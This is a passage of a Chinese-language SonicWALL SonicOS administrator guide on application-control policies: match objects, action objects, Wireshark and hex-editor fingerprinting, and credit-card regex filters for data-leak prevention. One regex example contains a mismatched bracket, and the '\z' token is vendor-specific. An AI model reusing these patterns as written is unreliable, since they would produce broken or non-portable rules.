10 要将选定的数据块或日志操作的目标设定为特定 IP 地址或地址范围，请从**包含 IP 地址范围**下拉菜单中选择地址群组或地址对象。选择**全部**以将策略应用到所有 IP 地址。

11 要从选定的数据块或日志操作中排除特定的 IP 地址或地址范围，请从**排除 IP 地址范围**下拉菜单中选择地址群组或地址对象。选择**无**以将策略应用到所有 IP 地址。

12 要在一周的特定天数内和一天的特定小时内启用该策略，请从**日程**下拉菜单中选择以下其中一个日程：

- **始终打开** – 总是启用策略。
- **Work Hours** – 周一至周五每天上午 8:00 - 下午 5:00 启用策略。
- **M-T-W-T-F 08:00 到 17:00** – 周一至周五每天上午 8:00 - 下午 5:00 启用策略。
- **After Hours** – 周一至周五每天下午 5:00 - 次日上午 8:00 启用策略。
- **M-T-W-T-F 0:00 到 8:00** – 周一至周五每天午夜至次日上午 8:00 启用策略。
- **M-T-W-T-F 17:00 到 24:00** – 周一至周五每天下午 5:00 至午夜启用策略。

- **SU-S 00:00 到 24:00** – 始终启用策略（周日至周六，每天 24 小时）。
- **Weekend Hours** – 周五下午 5:00 PM 至周一上午 8:00 启用策略。

13 要指定重复事件的日志条目之间的延迟，请在**日志冗余过滤**字段中输入延迟的秒数。

14 如需查看有关签名的详细信息，请在对话框底部的注释中单击**此处**。

15 单击**确定**。

防火墙 > 匹配对象

本节介绍如何手动创建匹配对象。如需匹配对象类型的详细信息，请参见第 744 页的匹配对象。

主题：

- 第 772 页的配置匹配对象
- 第 774 页的配置应用程序列表对象

配置匹配对象


配置匹配对象的步骤如下：

1 转至**防火墙 > 匹配对象**页面。



2 单击**应用程序对象**表底部的**添加新匹配对象**。

3 在**添加/编辑匹配对象**对话框的**对象名**字段中，输入对象的描述性名称。



4 从下拉菜单中选择**匹配对象类型**。此处的选择将影响该界面中的可用选项。如需匹配对象类型的描述，请参见第 744 页的匹配对象。


5 从下拉菜单中选择**匹配类型**。可用的选项取决于匹配对象类型。

6 对于**输入表示**，请单击**字母数字**以匹配文本模式，如果要匹配二进制内容，可单击**十六进制**。

7 在**内容**文本框中，输入要匹配的模式。

8 单击**添加**。内容显示在**列表**字段中。重复操作，以添加要匹配的其他元素。

如果**匹配类型**为 **Regex Match**，您可以选择其中一个预定义正则表达式，然后单击**选取**，以将其添加到**列表**中。还可以在**内容**字段中输入自定义正则表达式，然后单击**添加**将其添加到**列表**中。



此外，还可以单击**从文件导入**，导入来自文本文件的元素列表。文件中的每个元素必须位于同一行。

9 要从列表中删除元素，请在**列表**字段中选择元素，然后单击**删除**。要删除所有元素，请单击**全部删除**。

10 单击**确定**。

配置应用程序列表对象


本节说明如何创建应用程序列表对象，该对象可由应用程序控制策略以相同的方式作为匹配对象。

如需应用程序列表对象类型的详细信息，包括**安全**选项卡和**类别**选项卡，请参见第 752 页的应用程序列表对象。

配置应用程序列表对象的步骤如下：

1 转至**防火墙 > 匹配对象**。

2 在页面底部附近，单击**添加应用程序列表对象**按钮。将打开**创建匹配对象**对话框。



您可以通过选择一个或多个应用程序类别、威胁级别和技术，控制显示哪些应用程序。应用程序列表缩减为主要包含首选项的列表后，您可以为过滤器选择单独的应用程序。

3 在页面右上角的**搜索**字段中，选择性地输入部分应用程序名称，然后单击**搜索**按钮，以使用其名称中的关键字搜索应用程序。

4 在**类别**窗格中，选择一个或多个应用程序类别的复选框。

5 在**威胁程度**窗格中，选择一个或多个威胁级别的复选框。

6 在**技术**窗格中，选择一个或多个技术的复选框。

7 单击想要添加到过滤器对象中的应用程序旁边的的每个**加号**。要显示应用程序的说明，请单击**名称**列中的名称。选择要过滤的应用程序后，**加号**将变为绿色**选中图标**，选定的应用程序将显示在右侧的**应用程序群组**窗格中。您可以通过删除单独的项目或单击**擦除**以删除这些项目来编辑该字段中的列表。



8 完成选择要包含的应用程序后，在**匹配对象名称**字段中输入对象的名称。

9 单击**保存应用程序匹配对象**按钮。您将看到**防火墙 > 匹配对象**页面上列出的对象名称，以及**应用程序列表**的对象类型。在创建应用程序规则策略时，将选择该对象。

防火墙 > 操作对象

如果不想要其中一个预定义的操作，您可以选择其中一个可配置的操作。以下显示的**操作对象设置**窗口，提供了使用文本或 URL 自定义可配置操作的一种方式。预定义操作加上您已选定的任何可配置操作都可用于在创建应用程序规则策略时进行选择。如需操作的更多信息，请参见第 754 页的操作对象。



配置操作设置的步骤如下：

1 转至**防火墙 > 操作对象**。

2 在**操作对象**页面上，单击**添加新操作对象**。

3 在**操作对象设置**对话框中，输入操作的描述性名称。

4 在**操作**下拉菜单中，选择所需的操作。

5 在**内容**字段中，输入要在操作中使用的文本或 URL。

6 如果将 **HTTP 阻塞页面**选作操作，将显示**颜色**下拉菜单。从**颜色**下拉菜单中选择阻止页面的背景颜色：白色、黄色、红色或蓝色。

7 单击**确定**。

验证应用程序控制配置

要验证您的策略配置，您可以发送一些应与您的策略匹配的流量。可以使用网络协议分析器（例如 Wireshark）查看数据包。如需使用 Wireshark 的信息，请参见第 776 页的 Wireshark。

务必测试包含和排除的用户和群组。还应根据配置的日程运行测试，以确定您想要生效的策略是否已生效。在 SonicOS 用户界面上，检查**日志 > 查看**或**公告板 > 日志监控**页面的日志条目。

在**防火墙 > 应用程序规则**页面上，如果将光标置于每个策略上，可查看工具提示。工具提示显示匹配对象的详细信息和策略的操作。同时，页面底部显示了定义并启用的策略数，以及允许的最大策略数。

有用的工具

本节介绍可帮助您最大程度地使用应用程序控制的两种软件工具。介绍了以下工具：

- 第 776 页的 Wireshark
- 第 778 页的十六进制编辑器

Wireshark


Wireshark 是一款网络协议分析器，您可以使用它捕获网络上来自应用程序的数据包。您可以检查数据包，以确定应用程序的唯一标识符，使用该标识符可以创建在应用程序策略中使用的匹配对象。


Wireshark 的免费下载地址：http://www.wireshark.org

查找唯一标识符或 Web 浏览器签名的过程在以下数据包捕获顺序中有相关说明。

1 在 Wireshark 中，单击**捕获 > 接口**，以查看本地网络接口。


2 在**捕获接口**对话框中，单击**捕获**以启动在主要网络接口上的捕获。






捕获开始后，启动浏览器，然后停止捕获。在该示例中启动了 Firefox。

3 在捕获的输出中，找到顶部窗格中的 **HTTP 获取**命令并单击，然后在中心窗格中查看该命令的源。在源代码中，找到开头为 **User-Agent** 的行。




4 向右滚动，以查找浏览器的唯一标识符。本例中为 **Firefox/1.5.0.7**。



5 在**匹配对象设置**窗口的**内容**文本字段中输入标识符。

6 单击**确定**以创建您可以在策略中使用的匹配对象。



十六进制编辑器

可以使用十六进制编辑器查看某个文件或图形图像的十六进制表示法。此类的一个十六进制编辑器为 **XVI32**，由 Christian Maas 开发，可在以下网址中免费获取：


http://www.chmaas.handshake.de/delphi/freeware/xvi32/xvi32.htm

例如，如果特定图形包含在公司所有机密文档中，您可以使用十六进制编辑器获取图形的唯一标识符，然后使用标识的十六进制字符串创建匹配对象。对于阻止所含内容与该图形相匹配的文件的传输的策略，您可以引用该策略中的匹配对象。

使用 SonicWALL 图形作为示例，您可以执行以下步骤：



1 启动 **XVI32**，单击**文件 > 打开**，以打开图形图像 GIF 文件。



2 在左侧窗格中，通过选择**编辑 > 阻止 <n> 个字符...**，然后选择**十进制**选项并在提供的空间中输入**50**，可标记阻止的前 50 个十六进制字符。这将标记文件中的前 50 个字符，这些字符足以生成唯一的指纹，用于在自定义匹配对象中使用。


此外，您可以使用以下顺序标记阻止：

- 单击第一个字符 (#0) 上的 。
- 按 **Ctrl+B**。
- 单击位置 #49 上的字符。
- 按 **Ctrl+B**。

要在位置 #49 处找到字符，请单击右侧窗格（文本窗格）中的字符，然后查看左下角的十六进制地址。尝试不同的字符，直至显示**Adr. dec：49**。

注：在按 **Ctrl+B** 标记阻止之前，必须先单击左侧窗格中的对应位置。

标记阻止后，将变为红色字体。要取消标记字符阻止，请按 **Ctrl+U**。



3 标记阻止后，单击**编辑 > 剪贴板 > 复制为十六进制字符串**。

4 在 Textpad 或其他文本编辑器中，按 **Ctrl+V** 粘贴选择，然后按 **Enter** 结束该行。

必须执行此中间步骤，才能从十六进制字符串中删除空格。

5 在 Textpad 中，单击**搜索 > 替换**，以显示“替换”对话框。在“替换”对话框中，将空格输入“查找”文本框，并将“替换”文本框留空。单击**全部替换**。

十六进制字符串现具有 50 个十六进制字符，中间没有空格。

6 双击十六进制字符串选择它，然后按 **Ctrl+C** 将其复制到剪贴板上。

7 在 SonicOS 用户界面上，转至**防火墙 > 匹配对象**，然后单击**添加匹配对象**。


8 在**匹配对象设置**对话框中，在**对象名称**字段输入描述性名称。

9 在**匹配对象类型**下拉菜单中，选择**自定义对象**。

10 对于输入表示法，请单击**十六进制**。

11 在**内容**字段中，按 **Ctrl+V** 粘贴剪贴板的内容。

12 单击**添加**。



13 单击**确定**。

您现在拥有包含图像唯一标识符的匹配对象。您可以创建应用程序规则策略，以阻止或记录包含此匹配对象匹配的图像的流量。如需创建策略的信息，请参见第 760 页的配置应用程序规则策略。

应用程序控制用例

应用程序控制可高效处理多种类型的访问控制。本节中包含以下用例：

- 第 782 页的在匹配对象中创建正则表达式
- 第 782 页的基于策略的应用程序控制
- 第 784 页的合规性强制措施
- 第 784 页的服务器保护
- 第 784 页的托管的电子邮件环境
- 第 785 页的电子邮件控制
- 第 785 页的 Web 浏览器控制
- 第 786 页的 HTTP Post 控制
- 第 788 页的禁止的文件类型控制
- 第 790 页的 ActiveX 控件
- 第 792 页的 FTP 控制
- 第 797 页的带宽管理
- 第 797 页的绕过 DPI
- 第 799 页的自定义签名
- 第 802 页的反向 Shell 攻击保护

在匹配对象中创建正则表达式

可在配置期间选择预定义正则表达式，或者可以配置自定义正则表达式。此用例介绍如何为信用卡数字创建正则表达式匹配对象，同时还说明了一些常见错误。

例如，用户使用以下无效率且还包含轻微错误的结构为信用卡数字创建正则表达式匹配对象：

```
[1-9][0-9]{3} ?[0-9]{4} ?[0-9]{4} ?[0-9]{4}
```

使用该对象，用户可尝试构建策略。用户单击“确定”后，设备将显示“请等待...”的消息，但管理会话长时间未响应，正则表达式最后可能会受到拒绝。

该行为发生的原因是，在自定义对象和文件内容匹配对象中，正则表达式暗含点星号前缀 (.*)。点号可以匹配除“\n”之外的 256 个 ASCII 字符中的任意一个。实际上，使用的匹配对象类型和正则表达式的性质共同导致控制面花费很长的时间编译所需的数据结构。

解决该问题的方法为正则表达式添加前缀“\D”。这表明信用卡数字前将是非数字字符，实际上这使正则表达式更加准确。

此外，以上显示的正则表达式不能准确地表示预期的信用卡数字。当前形式的正则表达式可以匹配多个误报，例如 1234 12341234 1234。更准确的表示法如下所示：

```
\D[1-9][0-9]{3} [0-9]{4} [0-9]{4} [0-9]{4}
```

或

```
\D[1-9][0-9]{3}[0-9]{4}[0-9]{4}[0-9]{4}
```

可更简明地分别表示为：

```
\D\z\d{3}( \d{4}){3}
```

或

```
\D\z\d{3}(\d{4})[3}
```

。

可在一个对象中将这些写作为两个正则表达式，还可进一步压缩为一个正则表达式，例如：

```
\D\z\d{3}(( \d{4}){3}|(\d{12}))
```

还可以使用以下正则表达式捕获其数字使用“-”隔开的信用卡数字：

```
\D\z\d{3}(( \d{4}){3}|(-\d{4}){3}|(\d{12}))
```

